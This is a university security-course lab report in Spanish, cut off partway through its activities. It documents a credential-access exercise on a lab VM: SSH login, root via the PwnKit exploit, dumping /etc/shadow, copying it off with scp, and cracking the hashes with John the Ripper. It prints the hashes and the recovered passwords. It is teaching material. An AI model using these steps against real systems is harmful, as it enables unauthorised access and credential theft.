

Universidad Nacional Autonoma de Mexico



Facultad de Ingenieria

Alumno:

Lara Hernandez Angel Husiel - 320060829

Seguridad informatica basica

Semestre: 2027-1

Practica 5

Credential Access

Fecha de Entrega:

31 de Octubre del 2026

Indice

1 Desarrollo **1**

1.1 Identificacion de las direcciones IP y revision de conectividad 1

1.2 Conexion por SSH con las credenciales de la practica 3 2

1.3 Escalacion de privilegios y comprobacion del usuario root 2

1.4 Identificacion y lectura de los archivos passwd y shadow 3

1.5 Copia de passwd y shadow al equipo EvilBox 6

1.6 Verificacion de integridad con SHA256 7

1.7 Instalacion y comprobacion de John the Ripper 8

1.8 Fusion de los archivos con unshadow 8

1.9 Prueba de contraseñas con el diccionario local 9

1.10 Consulta de resultados y comprobacion de la contraseña de root 10

2 Actividades **11**

2.1 Actividad 1: Hash SHA256 del archivo passwd original 11

2.2 Actividad 2: Hash SHA256 del archivo shadow original 11

2.3 Actividad 3: Hash de la contraseña del usuario root 12

2.4 Actividad 4: Hash de la contraseña del usuario webadmin 12

2.5 Actividad 5: Contraseña en claro del usuario root 12

2.6 Actividad 6: Contraseña en claro del usuario webadmin 13

Referencias **14**

1. Desarrollo

1.1. Identificacion de las direcciones IP y revision de conectividad

Ahora bien, antes de conectarnos al servidor, lo primero que hacemos es revisar la direccion IP de nuestra maquina. Para esto, el comando que ponemos en la terminal de EvilBox es el siguiente:

```
ip a
```

Lo que hace este comando es mostrar las interfaces de red y sus direcciones. Donde en este caso, la interfaz `ens33` tiene la direccion `192.168.177.128/24`. Esto nos dice que el segmento que tenemos que revisar es `192.168.177.0/24`; el prefijo `/24` corresponde a la mascara `255.255.255.0`.

Despues de esto, ejecutamos el comando de nmap que se pide en la guia, pero cambiando el segmento por el que realmente estamos utilizando:

```
sudo nmap -sP 192.168.177.0/24
```

Donde `sudo` permite ejecutar el escaneo con permisos de administracion y la bandera `-sP` realiza el descubrimiento de equipos activos. Esta opcion tambien se conoce como `-sn`, y en este caso se utiliza para encontrar los equipos que responden, sin realizar un escaneo de todos sus puertos.




Figura 1: Direccion IP de EvilBox y descubrimiento de los equipos del segmento de red.

La salida nos arroja cinco equipos activos. Donde en este caso, el servidor que nos interesa tiene la IP `192.168.177.129`, que es la misma que se habia utilizado en las practicas anteriores. No

obstante, para confirmar que corresponde a webserver, el siguiente paso es establecer la sesion SSH y revisar el equipo al que entramos.

1.2. Conexion por SSH con las credenciales de la practica 3

Para poder conectarnos a webserver, utilizamos las credenciales que se obtuvieron con Hydra en la practica 3. Recordando que el usuario es `webadmin`, la contraseña es `toronto` y el servicio SSH se encuentra en el puerto `13337`, el comando que se pone es el siguiente:

```
ssh webadmin@192.168.177.129 -p 13337
```

Lo que hace este comando es abrir una sesion remota con el usuario `webadmin` en la direccion del servidor. La bandera `-p` indica el puerto de SSH, esto porque aqui no se esta utilizando el puerto 22. Despues, cuando la terminal solicita la contraseña, se escribe `toronto`.




Figura 2: Conexion por SSH al servidor con el usuario webadmin.

1.3. Escalacion de privilegios y comprobacion del usuario root

Ahora bien, estar conectados como `webadmin` no significa que ya tengamos permisos de administracion. Para poder revisar el archivo shadow, primero es necesario recuperar la terminal como `root`, utilizando la vulnerabilidad que ya se habia identificado en la practica 4, siendo esta **CVE-2021-4034**, conocida como **PwnKit**.

Como los archivos del exploit ya se habian transferido a webserver en la practica anterior, se vuelve a utilizar el mismo comando de la practica anterior:

```
make all && ./pwnkit && make clean
```

Para esto, `make all` prepara y compila los archivos que necesita el exploit, despues `./pwnkit` ejecuta el programa y `make clean` realiza la limpieza cuando termina la ejecucion anterior. Los simbolos `&&` hacen que cada parte se ejecute solamente si la anterior termino correctamente. De hecho, mientras estamos dentro de la terminal que abrio el exploit, el proceso todavia no ha regresado a la sesion original, por lo que la limpieza final queda para cuando se salga de esa terminal.

Despues de ejecutarlo, comprobamos el usuario con el siguiente comando:

```
whoami
```

```
root
```



Figura 3: Ejecucion del exploit y comprobacion del usuario root con whoami.

Donde en este caso, el comando whoami nos arroja root, por lo que con esto se comprueba que se logro hacer la escalacion de privilegios y ya tenemos los permisos necesarios para revisar los archivos del servidor.

1.4. Identificacion y lectura de los archivos passwd y shadow

Una vez que tenemos la terminal como root, lo siguiente es identificar los dos archivos que pide la guia. Para esto, primero utilizamos el comando `file`, el cual nos dice que tipo de contenido tiene cada archivo:

```
file /etc/passwd
file /etc/shadow
```

```
/etc/passwd: ASCII text
/etc/shadow: ASCII text
```



Figura 4: Identificacion de passwd y shadow como archivos de texto.

Esto nos dice que ambos archivos contienen texto, por lo que podemos revisar su contenido desde la terminal. No obstante, esto no quiere decir que las contraseñas esten guardadas en claro. Para ver que contiene el primero, ponemos el siguiente comando:

```
cat /etc/passwd
```

```
# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
messagebus:x:104:111::/var/run/dbus:/bin/false
avahi:x:105:112:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
Debian-exim:x:106:114::/var/spool/exim4:/bin/false
statd:x:107:65534::/var/lib/nfs:/bin/false
colord:x:108:118:colord colour management daemon,,,:/var/lib/colord:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
geoclue:x:110:119::/var/lib/geoclue:/bin/false
pulse:x:111:121:PulseAudio daemon,,,:/var/run/pulse:/bin/false
speech-dispatcher:x:112:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/sh
sshd:x:113:65534::/var/run/sshd:/usr/sbin/nologin
rtkit:x:114:123:RealtimeKit,,,:/proc:/bin/false
saned:x:115:124::/var/lib/saned:/bin/false
usbmux:x:116:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
hplip:x:117:7:HPLIP system user,,,:/var/run/hplip:/bin/false
Debian-gdm:x:118:125:Gnome Display Manager:/var/lib/gdm3:/bin/false
webadmin:x:1000:1000:webadmin,,,:/home/webadmin:/bin/bash
#
```

Figura 5: Listado de cuentas del sistema en el archivo /etc/passwd.

Lo que hace `cat` es imprimir el contenido del archivo. Donde en este caso podemos ver tanto cuentas de servicios, como `www-data` y `sshd`, como las cuentas `root` y `webadmin`. Las lineas de estos dos usuarios son las siguientes:

```
root:x:0:0:root:/root:/bin/bash
webadmin:x:1000:1000:webadmin,,,:/home/webadmin:/bin/bash
```

Para entender estas lineas, los campos estan separados por dos puntos y representan lo siguiente:

1. **Nombre de usuario:** identifica la cuenta, siendo root o webadmin en estos ejemplos.
2. **Campo de contraseña:** la `x` indica que la informacion de la contraseña se encuentra en shadow.
3. **UID:** es el identificador del usuario. Para root es 0 y para webadmin es 1000.
4. **GID:** es el identificador del grupo principal, siendo 0 y 1000 respectivamente.

5. **Comentario:** contiene informacion descriptiva de la cuenta.
6. **Directorio personal:** es `/root` o `/home/webadmin`.
7. **Shell:** indica el interprete de comandos, que en los dos casos es `/bin/bash`.

Ahora bien, para ver los hashes de las contraseñas, revisamos el otro archivo:

```
cat /etc/shadow
```

```
# cat /etc/shadow
root:$6$x5aaIc6z$ULUN3OLorf.xRY7CRYNbwK7sgg6OSXBy/7psHiVhAKeWfX8Gm2UfUWWXRVGfTCmBRZJeHATpJ03/WSv40DFZJ0:19685:0:99999:7:::
daemon:*:19651:0:99999:7:::
bin:*:19651:0:99999:7:::
sys:*:19651:0:99999:7:::
sync:*:19651:0:99999:7:::
games:*:19651:0:99999:7:::
man:*:19651:0:99999:7:::
lp:*:19651:0:99999:7:::
mail:*:19651:0:99999:7:::
news:*:19651:0:99999:7:::
uucp:*:19651:0:99999:7:::
proxy:*:19651:0:99999:7:::
www-data:*:19651:0:99999:7:::
backup:*:19651:0:99999:7:::
list:*:19651:0:99999:7:::
irc:*:19651:0:99999:7:::
gnats:*:19651:0:99999:7:::
nobody:*:19651:0:99999:7:::
systemd-timesync:*:19651:0:99999:7:::
systemd-network:*:19651:0:99999:7:::
systemd-resolve:*:19651:0:99999:7:::
systemd-bus-proxy:*:19651:0:99999:7:::
messagebus:*:19651:0:99999:7:::
avahi:*:19651:0:99999:7:::
Debian-exim:!:19651:0:99999:7:::
statd:*:19651:0:99999:7:::
colord:*:19651:0:99999:7:::
dnsmasq:*:19651:0:99999:7:::
geoclue:*:19651:0:99999:7:::
pulse:*:19651:0:99999:7:::
speech-dispatcher:!:19651:0:99999:7:::
sshd:*:19651:0:99999:7:::
rtkit:*:19651:0:99999:7:::
saned:*:19651:0:99999:7:::
usbmux:*:19651:0:99999:7:::
hplip:*:19651:0:99999:7:::
Debian-gdm:*:19651:0:99999:7:::
webadmin:$6$1SBe2DKx$Wl.hJsSEuL1iQ0bZksh2Jk89phUWF/hXyYCFaJqL5DB1LR05k.Faje47wy9rk7iUNy9w3sMBTTkmPciPN6L7K/:19651:0:99999:7:::
# 
```

Figura 6: Contenido de /etc/shadow y hashes de las cuentas root y webadmin.

Este archivo contiene el nombre de la cuenta, el campo de contraseña y los datos de vigencia. Despues del hash aparecen la fecha del ultimo cambio, la edad minima y maxima de la contraseña, los dias de advertencia, el periodo de inactividad, la expiracion de la cuenta y un campo reservado. La fecha del ultimo cambio se expresa en dias desde el 1 de enero de 1970.

De igual forma, se pueden ver cuentas cuyo segundo campo es `*` o `!`. Estos valores no son contraseñas en claro ni hashes que se puedan probar como los de root y webadmin; indican que la autenticacion mediante contraseña Unix no esta disponible para esas entradas. Esto no implica que todos los servicios asociados esten detenidos.

Para los dos usuarios que nos interesan, el campo comienza con `$6$`. Esto corresponde al formato **SHA512-crypt**. La cadena incluye el identificador del metodo, una sal y el resultado del calculo. La sal hace que el resultado dependa de un valor adicional propio de la contraseña almacenada, por lo que no basta con aplicar un SHA512 simple al texto de la contraseña.

Donde en este caso, la sal de root es `x5aaIc6z` y la de webadmin es `1SBe2DKx`. Los hashes completos se muestran en las actividades 3 y 4, esto para conservar todos sus caracteres y poder distinguirlos de los hashes SHA256 de los archivos.

1.5. Copia de passwd y shadow al equipo EvilBox

Ahora bien, para poder utilizar John, primero es necesario copiar los archivos a nuestra maquina EvilBox, esto por que las pruebas se van a realizar en esta maquina. Para esto, se utilizan las copias llamadas `passwd.txt` y `shadow.txt`, que se encuentran en el directorio `/home/webadmin` del servidor.

Para preparar las copias, se puede utilizar el siguiente procedimiento desde root, esto para copiar los archivos al directorio de webadmin y darle acceso a las copias:

```
cp /etc/passwd /home/webadmin/passwd.txt
cp /etc/shadow /home/webadmin/shadow.txt
chown webadmin:webadmin /home/webadmin/passwd.txt /home/webadmin/shadow.txt
chmod 600 /home/webadmin/passwd.txt /home/webadmin/shadow.txt
```

Lo que hace `cp` es crear las copias. Despues, `chown` permite que webadmin sea el propietario de esos archivos y `chmod 600` deja permisos de lectura y escritura solamente para ese propietario. Esto se aplica a las copias, para que puedan transferirse con la cuenta que ya tenemos, manteniendo los archivos originales en `/etc`.

Despues de esto, desde nuestra maquina EvilBox, se copian los archivos por medio de ssh, donde los comandos son los siguientes:

```
scp -P 13337 webadmin@192.168.177.129:/home/webadmin/passwd.txt .
scp -P 13337 webadmin@192.168.177.129:/home/webadmin/shadow.txt .
```

Donde `scp` permite transferir archivos por SSH, `-P` indica el puerto del servicio y el punto final significa que se guardan en el directorio actual de EvilBox. Hay que tener en cuenta que aqui la bandera del puerto es `-P` mayuscula, mientras que en el comando `ssh` se utilizo `-p` minuscula.




Figura 7: Transferencia de passwd.txt y shadow.txt desde webserver hacia EvilBox.

La consola muestra que ambos archivos llegaron al 100 %, donde `passwd.txt` tiene 2124 bytes y `shadow.txt` tiene 1288 bytes. No obstante, para verificar que el contenido corresponde completamente a los originales, lo siguiente es comparar sus hashes.

1.6. Verificacion de integridad con SHA256

Ahora bien, para revisar que los archivos se copiaron correctamente, utilizamos `sha256sum`. Este comando calcula un resumen SHA256 del contenido de cada archivo. Si el original y la copia tienen el mismo resumen, la comparacion nos permite verificar la integridad de lo que se transfirio.

Primero, en la terminal root de webserver, los comandos son los siguientes:

```
sha256sum /etc/passwd
sha256sum /etc/shadow
```

Por otro lado, en la terminal de EvilBox, se revisan los archivos que se descargaron:

```
sha256sum passwd.txt shadow.txt
```






Figura 8: Calculo de los hashes SHA256 de los archivos recibidos en EvilBox.



(a) Hashes de los archivos originales en la terminal root de webserver.



(b) Hashes de las copias en la terminal local de EvilBox.

Figura 9: Comparacion entre los archivos originales y las copias transferidas.

Donde en este caso, los valores que aparecen en ambos equipos son los siguientes:

SHA256 de passwd y passwd.txt:

```
97b7820d23c5b679f76f2d5a680cf6256dd11739485484ad281527a42adf9ded
```

SHA256 de shadow y shadow.txt:

```
aa01a017835a9f823ccb1982cd414005bfb0f67f51e3e85dc3716a328eaf4c3e
```

Con esto podemos ver que la copia de cada archivo coincide con su original. Ademas de que, es importante distinguir que estamos calculando aqui: el SHA256 corresponde al archivo completo, mientras que el hash guardado dentro de shadow corresponde a la contraseña de un usuario. Son resultados de operaciones diferentes.

1.7. Instalacion y comprobacion de John the Ripper

Despues de tener los archivos en EvilBox, lo siguiente es revisar que John the Ripper este instalado. Para esto se utiliza el comando que viene en la guia:

```
sudo apt-get install john
```

Lo que hace `apt-get install` es solicitar la instalacion del paquete `john`. Donde en este caso, la consola nos dice que John ya esta instalado y que la version del paquete es `1.9.0-2`, por lo que no fue necesario instalar un paquete nuevo.




Figura 10: Comprobacion del paquete John the Ripper en EvilBox.

Ahora bien, esta herramienta permite probar candidatos de contraseña contra los hashes obtenidos. A diferencia de lo realizado con Hydra en la practica 3, aqui las pruebas se hacen con los archivos locales, por lo que no se necesita abrir una conexion SSH por cada contraseña que se intenta. A este procedimiento se le llama *off-line cracking*.

1.8. Fusion de los archivos con unshadow

Para que John tenga tanto la informacion de las cuentas como sus hashes, primero se fusionan los contenidos de passwd y shadow. En nuestra ejecucion, el comando que se utiliza es el siguiente:

```
/usr/sbin/unshadow passwd.txt shadow.txt > unshadow.txt
```

Donde `/usr/sbin/unshadow` es la ruta del programa que se utiliza para combinar los archivos. Primero se le pasa `passwd.txt`, despues `shadow.txt`, y el simbolo `>` guarda la salida en `unshadow.txt`. La combinacion relaciona los datos de cada cuenta con su campo de contraseña.

Con esto, la informacion de los dos archivos se queda en `unshadow.txt`, que es el archivo que se le va a pasar a John para que pueda probar las contraseñas.

1.9. Prueba de contraseñas con el diccionario local

Ahora bien, teniendo el archivo `unshadow.txt`, es necesario pasarle a John el diccionario de contraseñas. Donde en este caso se utiliza el archivo `contrasenas_limpias.txt`, por lo que el comando es el siguiente:

```
/usr/sbin/john --wordlist=contrasenas_limpias.txt unshadow.txt
```

Lo que hace la opcion `--wordlist` es indicarle el archivo con los candidatos que se van a probar. Para esto, John calcula el resultado de cada candidato con el metodo y la sal correspondientes, y busca una coincidencia con los hashes cargados. Por lo tanto, se esta encontrando una contraseña que coincide; no se esta invirtiendo directamente el hash.




Figura 11: Fusion con unshadow y ejecucion de John con el diccionario contrasenas_limpias.txt.

La salida que nos interesa es la siguiente:

```
Loaded 2 password hashes with 2 different salts (crypt, generic crypt(3)
    [?/64])
Will run 8 OpenMP threads
toronto          (webadmin)
Maverick         (root)
Session completed
```

Donde en este caso, `Loaded 2 password hashes` nos dice que cargo los dos hashes que estamos auditando, y `2 different salts` indica que cada uno tiene una sal distinta. De igual forma, la linea de OpenMP muestra que la ejecucion utiliza ocho hilos de procesamiento.

Despues de esto, la consola nos arroja las contraseñas junto con el usuario correspondiente, donde para webadmin la contraseña es `toronto` y para root es `Maverick`. En este caso, el comando se tardo aproximadamente 9 segundos y al terminar nos arroja `Session completed`, lo que nos dice que termino la ejecucion.

Con esto, se vuelve a encontrar la contraseña de webadmin que ya se conocia desde la practica 3, pero ahora mediante una prueba local. Ademas de que, tambien se obtiene la contraseña de root, que no se habia utilizado para conseguir la terminal administrativa mediante el exploit.

1.10. Consulta de resultados y comprobacion de la contraseña de root

Por ultimo, para revisar el resultado de forma ordenada, ejecutamos el comando con la opcion `--show`:

```
/usr/sbin/john --show unshadow.txt
```

Lo que hace esta opcion es mostrar las contraseñas que John ya recupero para las cuentas del archivo, en lugar de iniciar otra vez la busqueda. La salida de nuestra terminal es la siguiente:

```
root:Maverick:0:0:root:/root:/bin/bash
webadmin:toronto:1000:1000:webadmin,,,:/home/webadmin:/bin/bash

2 password hashes cracked, 0 left
```




Figura 12: Consulta de las contraseñas recuperadas con john –show.

Donde en este caso, `2 password hashes cracked, 0 left` significa que se recuperaron los dos hashes de contraseña cargados y que no quedaron hashes pendientes en esa entrada. Esto se refiere a las dos cuentas auditadas, no a que todas las cuentas de servicios del sistema tengan una contraseña recuperada.

Ademas de que, para comprobar la contraseña de root, en la sesion de webadmin del servidor se utiliza lo siguiente:

```
su root
```

Despues en la consola se pone la contraseña, siendo `Maverick`. Con esto se logra cambiar de webadmin al usuario root, por lo que se comprueba que la contraseña que nos dio John es correcta.




Figura 13: Cambio al usuario root mediante su despues de recuperar su contraseña.

Ahora bien, para este punto ya se ingreso como root utilizando la contraseña que se obtuvo, esto por que antes se habia conseguido el acceso por medio de PwnKit y no por medio de la contraseña.

2. Actividades

2.1. Actividad 1: Hash SHA256 del archivo passwd original

¿Cual es el hash SHA256 del archivo passwd original en el equipo webserver?

Para responder esta primera actividad, utilizamos la terminal root de webserver y calculamos el hash del archivo original. Para esto, el comando es el siguiente:

```
sha256sum /etc/passwd
```

Donde en este caso, el hash que nos devuelve la terminal es:

```
97b7820d23c5b679f76f2d5a680cf6256dd11739485484ad281527a42adf9ded
```

